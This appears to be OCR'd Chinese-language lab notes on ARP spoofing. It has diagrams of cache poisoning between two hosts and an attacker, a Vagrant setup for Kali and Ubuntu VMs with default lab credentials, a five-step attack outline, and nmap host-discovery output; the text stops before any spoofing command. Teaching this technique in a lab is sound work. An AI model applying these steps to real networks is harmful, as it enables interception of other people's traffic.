
A	**B**	**Attacker**
IP:10.0.0.1	IP:10.0.0.2	IP:10.0.0.3
MAC:aa:aa:aa:aa	MAC:bb:bb:bb:bb	MAC:cc:cc:cc:cc

ARP cache

IP	MAC
10.0.0.2	bb:bb:bb:bb

ARP cache

IP	MAC
10.0.0.1	aa:aa:aa:aa




ARP cache

IP	MAC
10.0.0.2	bb:bb:bb:bb

ARP cache

IP	MAC
10.0.0.1	aa:aa:aa:aa



A	B	Attacker
IP:10.0.0.1	IP:10.0.0.2	IP:10.0.0.3
MAC:aa:aa:aa:aa	MAC:bb:bb:bb:bb	MAC:cc:cc:cc:cc

ARP cache


IP	MAC
10.0.0.2	cc:cc:cc:cc

ARP cache

IP	MAC
10.0.0.1	aa:aa:aa:aa

A's cache is poisoned

Spoofed ARP replies
10.0.0.1 is at
cc:cc:cc:cc



A
IP:10.0.0.1
MAC:aa:aa:aa:aa

ARP cache


IP	MAC
10.0.0.2	cc:cc:cc:cc

B
IP:10.0.0.2
MAC:bb:bb:bb:bb

ARP cache

IP	MAC
10.0.0.1	aa:aa:aa:aa

Attacker
IP:10.0.0.3
MAC:cc:cc:cc:cc



A
IP:10.0.0.1
MAC:aa:aa:aa:aa

B
IP:10.0.0.2
MAC:bb:bb:bb:bb

Attacker
IP:10.0.0.3
MAC:cc:cc:cc:cc


ARP cache

IP	MAC
10.0.0.2	cc:cc:cc:cc


ARP cache

IP	MAC
10.0.0.1	cc:cc:cc:cc

B's cache is poisoned


Message intended to send to B
Attacker will relay the message
ANONYMOUS HACKER
A
IP:10.0.0.1
MAC:aa:aa:aa:aa
B
IP:10.0.0.2
MAC:bb:bb:bb:bb
Attacker
IP:10.0.0.3
MAC:cc:cc:cc:cc
ARP cache
IP
10.0.0.2
MAC
cc:cc:cc:cc
ARP cache
IP
10.0.0.1
MAC
cc:cc:cc:cc

Attacker will relay the message



A
IP:10.0.0.1
MAC:aa:aa:aa:aa

B
IP:10.0.0.2
MAC:bb:bb:bb:bb

Attacker
IP:10.0.0.3
MAC:cc:cc:cc:cc

ARP cache


IP	MAC
10.0.0.2	cc:cc:cc:cc

ARP cache

IP	MAC
10.0.0.1	cc:cc:cc:cc

實驗環境

- Kali Linux (Bridged)
- Ubuntu (Bridged)
  - 帳號：vagrant
  - 密碼：vagrant



Bridged Network

```ruby
Vagrant.configure("2") do |config|

  config.vm.define "ubuntu" do |u|
    u.vm.box = "ubuntu/focal64"
    #u.vm.network "private_network" # Host-only
    u.vm.network "public_network"   # Bridge
  end

  config.vm.define "kali" do |k|
    k.vm.box = "kalilinux/rolling"
    #k.vm.network "private_network" # Host-only
    k.vm.network "public_network"   # Bridge
  end

end
```

- vagrant reload
  - vagrant up
  - vagrant halt

```
==> ubuntu: Available bridged network interfaces:
1) Intel(R) Wi-Fi 6 AX200 160MHz
2) Npcap Loopback Adapter
3) Npcap Loopback Adapter
```

Vagrant ssh

- vagrant ssh [name|id] [-- extra_ssh_args]

```
PS C:\Users\yun\Desktop\nmlab\Vagrant> vagrant ssh ubuntu
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-99-generic x86_64)
```

- vagrant ssh-config

```
PS C:\Users\yun\Desktop\nmlab\Vagrant> vagrant ssh-config
Host ubuntu
  HostName 127.0.0.1
  User vagrant
  Port 2200
  UserKnownHostsFile /dev/null
  StrictHostKeyChecking no
  PasswordAuthentication no
  IdentityFile C:/Users/yun/Desktop/nmlab/Vagrant/.vagrant/machines/ubuntu/virtualbox/private_key
  IdentitiesOnly yes
  LogLevel FATAL
```

步驟

1 : Attacker 使用 nmap 找到目標

2 : Attacker 設定 IP 轉發

3 :確認 Victim 的 ARP Cache 中 Gateway 的 MAC address

4 : Attacker 開始 ARP Spoofing

5 :確認 Victim 的 ARP Cache 中 Gateway 的 MAC address 已被欺騙

1 : Attacker 使用 nmap 找到目標

```
┌──(vagrant㉿kali)-[~]
└─$ ip address
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def
ault qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP
 group default qlen 1000
    link/ether 08:00:27:fd:bd:07 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic eth0
       valid_lft 86369sec preferred_lft 86369sec
    inet6 fe80::a00:27ff:fefd:bd07/64 scope link
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP
 group default qlen 1000
    link/ether 08:00:27:2b:57:85 brd ff:ff:ff:ff:ff:ff
    inet 172.20.10.3/28 brd 172.20.10.15 scope global dynamic eth1
       valid_lft 85521sec preferred_lft 85521sec
    inet6 fe80::a00:27ff:fe2b:5785/64 scope link
       valid_lft forever preferred_lft forever

┌──(vagrant㉿kali)-[~]
└─$ sudo -s
┌──(root㉿kali)-[/home/vagrant]
└─# nmap -sn 172.20.10.3/28
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-09 03:38 EST
Nmap scan report for 172.20.10.1
Host is up (0.0035s latency).
MAC Address: 92:8C:43:A8:E1:64 (Unknown)
Nmap scan report for 172.20.10.2
Host is up (0.00041s latency).
MAC Address: 08:00:27:69:C4:C9 (Oracle VirtualBox virtual NIC)
Nmap scan report for 172.20.10.8
Host is up (0.00044s latency).
MAC Address: C8:E2:65:FF:32:5F (Intel Corporate)
Nmap scan report for 172.20.10.3
Host is up.
Nmap done: 16 IP addresses (4 hosts up) scanned in 8.58 seconds

